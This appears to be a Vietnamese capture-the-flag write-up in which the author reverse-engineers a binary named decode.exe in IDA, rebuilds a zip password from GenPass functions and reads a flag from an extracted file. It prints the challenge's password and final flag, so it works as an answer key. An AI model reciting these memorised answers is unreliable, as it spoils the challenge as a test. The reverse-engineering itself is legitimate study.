





* Vì vậy em tiến hành download file zip này về để kiểm tra nội dung bên trong nó. Sau khi tải về và đổi tên, định dạng file thành .zip. Em tiến hành extract file zip để kiểm tra 2 file chrome\_health\_result và chrome\_service\_result thì phát hiện ra cần có password để unzip file này.




* Khi này em nhớ đến ban nãy khi chạy thử file decode.exe (hay health\_check.exe), chương trình có tạo ra 1 file zip. Em thử tiến hành extract file zip ban nãy decode.exe tạo ra xem liệu có đúng là file zip ban đầu sẽ có password hay không? Thì quả thật là đúng như vậy.
* Điều đấy có nghĩa trong file decode.exe khi chạy thì folder được tạo ra, sau đó chương trình tự động zip file với password đã được cài đặt sẵn trong chương trình.




* Vì thế em tiến hành đưa file decode.exe vào IDA để phân tích và tìm xem liệu password dùng để extract file zip là gì. Em thử search keyword pass thì vô tình phát hiện được trong file decode.exe có 3 function GenPass1,2,3. Khả năng cao đây là 3 function được dùng để generate ra password dùng cho file zip.




* Sau đó, em đi theo chúng đến IDA View-A và tìm được vị trí và những phần còn lại của password.



* Ở đây em thử tiến hành ghép chúng lại với 1 vài trường hợp thì tìm ra được password để giải nén là “sup3r\_S3(ReT\_p4$$wod”.



* Sau đó em kiểm tra lần lượt 2 file chrome\_health\_result và chrome\_service\_result thì phát hiện trong file chrome\_helth\_result thì phát hiện một đoạn text là “https://flag.win.here/SH4R3\_y0R\_P$$wD”



* Và đây cũng chính là flag của challenge đang cần tìm: VCSPassport{**SH4R3\_y0R\_P$$wD**}